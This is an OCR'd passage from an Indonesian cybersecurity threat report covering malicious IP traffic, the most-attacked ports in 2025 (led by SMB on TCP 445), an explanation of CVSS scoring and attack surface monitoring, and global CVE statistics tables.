- Risiko Infeksi Skala Luas: Karena IP utama tersebut berlokasi di Jakarta, kemungkinan besar latensi akses ke target lokal sangat rendah, sehingga malware dapat diunduh atau dieksekusi dengan lebih cepat pada perangkat korban di Indonesia sebelum terdeteksi oleh sistem keamanan global.
- Kebutuhan Isolasi IP: Data ini menunjukkan urgensi bagi administrator jaringan untuk melakukan blacklisting segera terhadap daftar IP ini. Mengingat IP-IP tersebut juga menyebarkan spam, risiko masuknya malware melalui teknik Phising sangatlah tinggi.

Analisis Komparatif: Menarik untuk dicatat bahwa IP 202.xx.xx.xx memegang kendali atas hampir seluruh trafik jahat (Spam & Malware) di Indonesia tahun ini. Hal ini memberikan titik fokus yang jelas bagi otoritas keamanan siber (CSIRT) untuk melakukan tindakan mitigasi langsung pada sumber tersebut guna memberikan dampak pembersihan yang signifikan secara nasional.


Green
OPEN

# Serangan Port Dalam Negeri

Dalam arsitektur keamanan jaringan, "port" merupakan gerbang krusial yang mengatur alur masuk dan keluarnya informasi pada sebuah sistem komputer. Upaya eksploitasi yang secara spesifik menargetkan pintu-pintu digital ini merupakan ancaman yang sangat signifikan, terlebih saat aktivitas tersebut berasal dari infrastruktur yang berada di dalam lingkup nasional. Melalui pemantauan intensif selama paruh kedua tahun 2025, AwanPintar.id® telah melakukan analisis mendalam terhadap tren serangan port domestik guna mengidentifikasi titik-titik kerentanan yang paling sering dijadikan sasaran infiltrasi.

Dengan memetakan pintu-pintu yang paling sering dicoba untuk ditembus, kita dapat secara proaktif memperketat konfigurasi sistem, menutup jalur-jalur komunikasi yang tidak diperlukan, serta memperkokoh perimeter pertahanan jaringan secara kolektif di seluruh Indonesia. Langkah ini sangat esensial untuk meminimalisir risiko kebocoran data dan menjaga stabilitas ekosistem digital nasional dari ancaman yang terus berkembang.

## Komparasi Serangan Port Dalam Negeri Semester 1 Tahun 2025 & Semester 2 Tahun 2025



| | | | |
|---|---|---|---|
| **Port TCP 445 (SMB)** | | **Port TCP 80 (HTTP)** | |
| Mengalami Peningkatan | 8,08% | Mengalami Peningkatan | 0,53% |
| **Port UDP 53 (DNS)** | | **Port TCP 433 (HTTPS)** | |
| Mengalami Penurunan | -16,34% | Mengalami Peningkatan | 0,47% |
| **Port UDP 135 (RPC)** | | **Port TCP 61012 (Dynamic/Ephemeral)** | |
| Mengalami Peningkatan | 0,89% | Mengalami Peningkatan | 0,36% |
| **Port TCP 22 (SSH)** | | **Port TCP 5900 (VNC)** | |
| Mengalami Penurunan | -0,09% | Mengalami Penurunan | -2,32% |
| **Port UDP 19 (Chargen)** | | **Port UDP 161 (SNMP)** | |
| Mengalami Penurunan | -10,75% | Mengalami Peningkataan | 0,26% |

Berikut adalah analisis komparasi port paling rentan untuk periode Semester 1 dan Semester 2 Tahun 2025 berdasarkan data AwanPintar.id®:

Lanskap ancaman siber pada port jaringan di Indonesia sepanjang tahun 2025 menunjukkan tren yang semakin mengkhawatirkan pada celah keamanan internal. Jika pada analisis sebelumnya kita melihat lonjakan serangan amplifikasi, data terbaru ini menunjukkan bahwa penyerang kembali berfokus secara masif pada eksploitasi jalur komunikasi data dan layanan web.

## Dominasi Mutlak Port TCP 445 (SMB)

Fokus pada Infiltrasi Internal Fenomena yang paling menonjol adalah penguatan dominasi Port TCP 445 (SMB). Port ini mengalami peningkatan signifikan dari 41,38% menjadi 49,46% (naik 8,08%). Angka yang mendekati 50% ini menunjukkan bahwa hampir separuh dari seluruh aktivitas pemindaian dan serangan siber di Indonesia menargetkan protokol berbagi berkas ini. Hal ini mengindikasikan tingginya upaya penyerang untuk melakukan lateral movement (pergerakan menyamping), penyebaran ransomware, dan eksploitasi kerentanan legacy di dalam jaringan lokal organisasi.

## Pergeseran dari Serangan Amplifikasi (DNS & Chargen)

Berbanding terbalik dengan SMB, dua port yang biasanya digunakan untuk serangan berbasis massal atau DDoS mengalami penurunan drastis. Port UDP 53 (DNS) merosot dari 29,32% ke 12,98% (-16,34%), dan Port UDP 19 (Chargen) turun sangat tajam dari 11,53% menjadi hanya 0,78% (-10,75%). Penurunan ini menunjukkan kemungkinan adanya penguatan pada sisi filtering penyedia layanan internet atau pergeseran strategi penyerang yang kini lebih memilih serangan bertarget daripada sekadar gangguan jaringan skala besar.

## Kebangkitan Eksploitasi Layanan Web dan RPC

Paruh kedua tahun 2025 ditandai dengan munculnya ancaman pada jalur-jalur yang sebelumnya tenang:

- Port TCP 80 & 443 (HTTP/HTTPS): Keduanya mengalami kenaikan, di mana traffic serangan pada jalur web meningkat sekitar 5 hingga 10 kali lipat dari angka semula. Ini menandakan mulai aktifnya upaya eksploitasi pada aplikasi web dan pencurian data terenkripsi.

- Port UDP 135 (RPC): Mengalami peningkatan sebesar 0,89%. Meskipun terlihat kecil, peningkatan pada layanan Remote Procedure Call ini sering kali berhubungan dengan upaya pemetaan sistem Windows untuk serangan lanjutan.
- Port TCP 61012: Munculnya aktivitas pada port dynamic/ephemeral ini (0,36%) patut diwaspadai karena sering kali digunakan oleh malware tertentu atau backdoor untuk berkomunikasi dengan server Command and Control (C2).

Data ini memberikan sinyal kuat bahwa strategi keamanan siber di Indonesia pada akhir 2025 harus dipusatkan pada pengamanan perimeter internal. Tingginya angka serangan pada Port 445 mewajibkan organisasi untuk segera melakukan audit protokol SMB, menutup akses port ini dari jaringan publik, dan memastikan semua sistem telah melakukan patching keamanan terbaru. Selain itu, peningkatan pada port 80 dan 443 menuntut penguatan pada Web Application Firewall (WAF) guna membendung upaya eksploitasi aplikasi web yang terus meningkat.

Green

OPEN

# LAPORAN KHUSUS

## Common Vulnerability & Exposure Global Semester 2 Tahun 2025 dan Analisis Sepanjang Tahun 2025

Dalam laporan periode ini, AwanPintar.id® memperluas cakupan analisis dengan menghadirkan pantauan komprehensif terhadap publikasi Common Vulnerability & Exposure (CVE) secara global. Melalui integrasi strategis dengan platform CSIRTradar yang dapat digunakan di www.csirtradar.id, sistem kami merekam secara presisi setiap temuan kerentanan baru yang muncul pada berbagai ekosistem perangkat lunak maupun perangkat keras di seluruh dunia. Data ini menjadi instrumen navigasi yang krusial bagi organisasi di Indonesia untuk memahami peta risiko internasional yang dapat berdampak langsung pada stabilitas infrastruktur digital lokal.

Informasi yang tersaji diperbarui secara real-time mengikuti standar pengodean global, memberikan pandangan terkini mengenai titik-titik lemah yang baru saja teridentifikasi. Bagi para pemangku kepentingan di bidang keamanan TI, pemahaman mendalam terhadap data CVE ini merupakan elemen vital dalam strategi Attack Surface Monitoring (ASM) untuk memetakan luas permukaan serangan pada aset digital. Dengan mengorelasikan skor Common Vulnerability Scoring System (CVSS) terhadap aset yang dimiliki, organisasi dapat melakukan prioritas mitigasi yang lebih akurat dan terukur dalam upaya mengelola risiko siber yang senantiasa berevolusi di sepanjang paruh kedua tahun 2025 ini.

### Peran CVSS dengan Attack Surface Monitoring

CVSS berperan krusial dalam tahapan vital dari Attack Surface Monitoring, yaitu analisis dan prioritisasi kerentanan. Berikut adalah detail kaitannya:

1. Identifikasi Kerentanan: ASM bertujuan untuk menemukan semua aset yang terekspos dan potensi kerentanannya. Setelah aset dan kerentanan teridentifikasi (misalnya, melalui pemindaian kerentanan), di sinilah CVSS masuk.
2. Penilaian Tingkat Keparahan (Severity): Setiap kerentanan yang ditemukan oleh ASM akan dievaluasi menggunakan CVSS. Skor CVSS memberikan gambaran standar dan objektif tentang seberapa parah kerentanan tersebut dari perspektif teknis. Ini memungkinkan tim keamanan untuk memahami potensi dampak jika kerentanan tersebut dieksploitasi.
3. Prioritisasi Risiko: Salah satu manfaat terbesar CVSS dalam konteks ASM adalah membantu dalam prioritisasi. Tidak semua kerentanan memiliki tingkat risiko yang sama, dan tim keamanan jarang memiliki sumber daya tak terbatas untuk mengatasi semuanya sekaligus.
4. Manajemen Risiko: Meskipun CVSS memberikan skor teknis, ASM juga menekankan pentingnya konteks. Dalam ASM, skor CVSS tidak hanya dilihat sebagai angka absolut, tetapi juga dipertimbangkan bersama dengan faktor-faktor lain.

5. Pelaporan dan Kepatuhan: Penggunaan CVSS dalam proses ASM membantu organisasi memenuhi persyaratan kepatuhan regulasi dan standar audit yang mengharuskan identifikasi dan penanganan risiko keamanan.

## Fungsi nilai (score) pada CVSS

Nilai pada Common Vulnerability Scoring System (CVSS) memiliki fungsi utama sebagai metrik standar untuk mengukur tingkat keparahan teknis suatu kerentanan. Skor numerik ini, yang berkisar antara 0.0 hingga 10.0, membantu dalam mengkuantifikasi seberapa parah dampak potensial jika sebuah kerentanan berhasil dieksploitasi, serta seberapa mudah kerentanan tersebut dapat dieksploitasi. Dengan adanya nilai standar ini, berbagai pihak, mulai dari peneliti keamanan, vendor perangkat lunak, hingga tim operasional IT, dapat berkomunikasi dan memahami tingkat keparahan kerentanan secara konsisten, terlepas dari konteks atau organisasi mereka. Ini memungkinkan perbandingan objektif antara kerentanan yang ditemukan pada produk atau sistem yang berbeda.

Fungsi krusial lainnya dari nilai CVSS adalah membantu organisasi dalam memprioritaskan upaya remediasi. Dalam lingkungan yang penuh dengan ribuan kerentanan yang dilaporkan setiap tahun, tim keamanan membutuhkan cara yang efisien untuk menentukan mana yang paling mendesak untuk ditangani. Nilai CVSS, bersama dengan faktor-faktor lain seperti konteks bisnis dan kemungkinan eksploitasi di dunia nyata, memungkinkan organisasi untuk fokus pada kerentanan dengan skor tinggi yang memiliki potensi dampak paling merusak atau paling mudah diserang. Dengan demikian, nilai CVSS menjadi alat vital dalam manajemen kerentanan, membantu alokasi sumber daya yang tepat dan pengurangan risiko keamanan secara keseluruhan.


Secara umum peta kerentanan (Heat Map) terkait nilai CVSS dapat digambarkan sesuai tabel di bawah ini.

| Rating | Score | Deskripsi |
|---|---|---|
| CRITICAL | 9.0-10 | Kerentanan yang paling parah dan memiliki dampak yang menghancurkan pada kerahasiaan, integritas, atau ketersediaan sistem. Kerentanan kritis seringkali sangat mudah dieksploitasi (misalnya, melalui jaringan tanpa otentikasi atau interaksi pengguna), dan dapat menyebabkan kompromi sistem yang lengkap atau denial of service (DoS) yang parah. Kerentanan dalam kategori ini harus segera ditangani. |
| HIGH | 7.0-8.9 | Kerentanan yang memiliki dampak serius pada kerahasiaan, integritas, atau ketersediaan sistem. Kerentanan ini seringkali lebih mudah dieksploitasi, mungkin memerlukan sedikit atau tanpa interaksi pengguna, dan dapat menyebabkan kerugian yang signifikan. Prioritas penanganannya tinggi. |
| MEDIUM | 4.0-6.9 | Kerentanan yang memiliki dampak sedang. Eksploitasi mungkin memerlukan beberapa kondisi yang tidak biasa, seperti interaksi pengguna, atau akses tertentu. Dampaknya bisa berupa hilangnya sebagian kerahasiaan, integritas, atau ketersediaan. Ini adalah kategori yang paling umum untuk banyak kerentanan. |
| LOW | 0.1-3.9 | Kerentanan dengan dampak yang sangat terbatas pada kerahasiaan, integritas, atau ketersediaan sistem. Eksploitasi mungkin memerlukan kondisi yang sangat spesifik, interaksi pengguna yang tinggi, atau hak akses yang signifikan, sehingga menjadikannya kurang mungkin untuk dieksploitasi secara luas atau dengan dampak besar. |
| NONE | 0 | Kerentanan ini tidak memiliki dampak keamanan yang signifikan atau tidak dapat dieksploitasi untuk menyebabkan kerugian. Ini adalah kerentanan yang paling tidak parah. |

## CVSS Versi 3.1

Jumlah Total CVE, Vendor dan Produk CVSS 3.1 CVSS versi 3.1 dirilis pada Juni 2019 dan merupakan penyempurnaan dari CVSS 3.0. Secara spesifik, CVSS versi 3.1 hadir sebagai kerangka kerja yang lebih matang dan komprehensif dibandingkan pendahulunya, menyediakan metrik terperinci untuk menghitung tingkat keparahan (severity) kerentanan berdasarkan faktor-faktor seperti kemampuan eksploitasi, dampak terhadap kerahasiaan, integritas, dan ketersediaan, serta tingkat remediasi yang diperlukan. Data CVSS 3.1 oleh karena itu menjadi informasi esensial bagi organisasi dan profesional keamanan untuk memprioritaskan upaya mitigasi, mengalokasikan sumber daya secara efektif, dan pada akhirnya memperkuat postur keamanan siber mereka.


### Jumlah Total CVE, Vendor dan Produk CVSS 3.1 Semester 2 Tahun 2025




| | CVE Rilis | Vendor | Produk |
|---|---|---|---|
| Total | 22.413 | 6.985 | 12.647 |
| Rata-Rata | 3.945 | 1.164 | 2.108 |

Green
OPEN

## Common Vulnerability & Exposure Global Semester 2 Tahun 2025
## CVSS Versi 3.1




Green

OPEN

| | CVSS Score | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|
| | 9 | 8-9 | 7-8 | 6-7 | 5-6 | 4-5 | 3-4 | 2-3 | 1-2 | 0-1 | N/A |
| Total | 882 | 1.350 | 2.814 | 2.827 | 1.887 | 1.499 | 585 | 207 | 9 | 0 | 7.562 |
| Rata-Rata | 147 | 225 | 469 | 471 | 315 | 250 | 98 | 35 | 2 | 0 | 1.260 |

## Common Vulnerability & Exposure Global Sepanjang Tahun 2025
## CVSS Versi 3.1



Green
OPEN

| | CVE Rilis | Vendor | Produk |
|---|---|---|---|
| Total | 46.079 | 14.394 | 26.817 |
| Rata-Rata | 3.840 | 1.200 | 2.235 |

